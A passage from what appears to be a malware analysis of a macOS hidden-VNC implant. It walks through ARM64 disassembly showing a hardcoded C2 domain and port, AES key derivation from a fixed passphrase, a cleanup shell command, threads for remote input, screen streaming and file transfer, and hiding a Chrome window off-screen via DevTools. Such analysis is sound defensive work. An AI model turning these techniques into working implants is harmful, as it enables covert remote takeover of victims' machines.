100004ccc  bl      _snprintf            ; Save host to g_host
How this works:
The binary loads the default address agent.torrentsbyjimboslimfit.xyz:4445. It uses _strrchr to find the colon (:), parses the port 4445 into an integer with _atoi, and stores the domain name into the global g_host variable.
B. Deriving the AES Encryption Key
jump to: 0x100004e4c
100004e50  adr     x0, "hvnc-remote-default-psk" ; Load pre-shared key pointer
100004e58  adr     x2, g_key                    ; Destination buffer for 32-byte key
100004e60  mov     w1, #0x17                    ; Length = 23 bytes (0x17)
100004e64  bl      _CC_SHA256                   ; Compute SHA-256 hash
100004e68  mov     w8, #0x1
100004e70  strb    w8, [x9, #0xed2]             ; Set g_cryptoReady = 1
"hvnc-remote-default-psk" with _CC_SHA256.
Click to zoom ↗
At 0x100004e50, the implant loads a hardcoded pre-shared key: "hvnc-remote-default-psk". It calls Apple's CommonCrypto routine _CC_SHA256 to hash the 23-byte passphrase. The resulting 32-byte hash becomes the AES-256 encryption key stored in g_key.
6.3 Screen Measurement, Clone Cleanup, and Thread Initialization
Scroll down in Binary Ninja to address 0x1000053e0 through 0x100005560. This block finishes the setup phase in _main, cleans up residual files, and spawns the implant's five core worker threads.
A. Screen Resolution and Clone Directory Cleanup
Before creating worker threads, the implant queries display geometry and cleans up leftover files from previous sessions:
; Query primary display resolution
1000053e0  bl      _CGMainDisplayID     ; Get ID of active display
1000053f0  bl      _CGDisplayBounds     ; Read display width and height
100005414  fcvtzs  w8, d2               ; Convert width to integer
100005418  str     w8, [x21, #0xab8]    ; Store into g_screenW
10000541c  fcvtzs  w8, d3               ; Convert height to integer
100005420  str     w8, [x20, #0xabc]    ; Store into g_screenH

; Wipe leftover clone directories
1000054a4  adr     x0, "/tmp"
1000054b0  adr     x2, "/usr/bin/pkill -f 'hvnc_clone_' 2>/dev/null; /bin/sleep 1; /bin/rm -rf '%s'/hvnc_clone_* 2>/dev/null; true"
1000054c0  mov     w1, #0x500
1000054c4  bl      _snprintf
1000054dc  bl      _system
/tmp/hvnc_clone_*.
Click to zoom ↗
The malware queries _CGDisplayBounds to detect the victim's monitor width and height, saving them in g_screenW and g_screenH. This allows the remote operator to interact with windows using accurate coordinates. It then issues a shell command through _system() to kill any lingering headless processes and delete /tmp/hvnc_clone_* directories from earlier runs.
B. Spawning the Five Worker Threads
jump to: 0x1000054e8
; 1. DispatcherThread (0x100005dd4): Handles C2 commands
1000054e8  adr     x2, 0x100005dd4      ; Function pointer: DispatcherThread
1000054f0  add     x0, sp, #0x570       ; Pointer to pthread_t storage
1000054f4  mov     x1, #0               ; Default attributes
1000054f8  mov     x3, #0               ; Argument = NULL
1000054fc  bl      _pthread_create

; 2. InputThread (0x10000a748): Injects mouse clicks and typing
100005500  adr     x2, 0x10000a748      ; Function pointer: InputThread
100005514  bl      _pthread_create

; 3. DesktopThread (0x10000ae10): Captures and streams frames
100005518  adr     x2, 0x10000ae10      ; Function pointer: DesktopThread
10000552c  bl      _pthread_create

; 4. FileThread (0x10000b9ac): Manages file download and upload
100005530  adr     x2, 0x10000b9ac      ; Function pointer: FileThread
100005544  bl      _pthread_create

; 5. MaintenanceThread (0x10000c810): Health checks and watchdog
100005548  adr     x2, 0x10000c810      ; Function pointer: MaintenanceThread
10000555c  bl      _pthread_create
On ARM64, the POSIX pthread_create function receives arguments in registers:
x0: Address where the thread ID will be stored.x1: Thread attributes (passed as 0 for default).x2: Target function entry pointer.x3: Thread argument pointer (passed as 0).By checking the address loaded into x2 before each call, we map out the core threads of the implant:
0x100005dd4 (DispatcherThread): Maintains communication with the C2 server and processes incoming commands.0x10000a748 (InputThread): Injects mouse and keyboard events into running applications.0x10000ae10 (DesktopThread): Encodes and streams captured frames to the remote operator.0x10000b9ac (FileThread): Handles remote file browsing, downloads, and uploads.0x10000c810 (MaintenanceThread): Monitores active sessions and handles cleanup if a connection drops.6.4 The -32000 Off-Screen Positioning Trick in Disassembly
This is inside the function CdpConfigureTarget, which sends Chrome DevTools Protocol (CDP) commands over a local WebSocket to control the browser:
; 1. Query the target browser window ID
10001bd68  adr     x2, "Browser.getWindowForTarget"
10001bd94  bl      CdpCallOnSock        ; Ask Chrome for the active windowId
...
; 2. Parse windowId from the JSON response
10001bdf0  bl      _strstr              ; Locate '"windowId":' in JSON text
10001be00  bl      _atoi                ; Convert windowId string to integer

; 3. Format the offscreen boundary JSON
10001be10  adr     x2, "{\"windowId\":%d,\"bounds\":{\"left\":-32000,\"top\":-32000}}"
10001be14  bl      _snprintf            ; Build the repositioning payload

; 4. Dispatch the command via CDP
10001be38  adr     x2, "Browser.setWindowBounds"
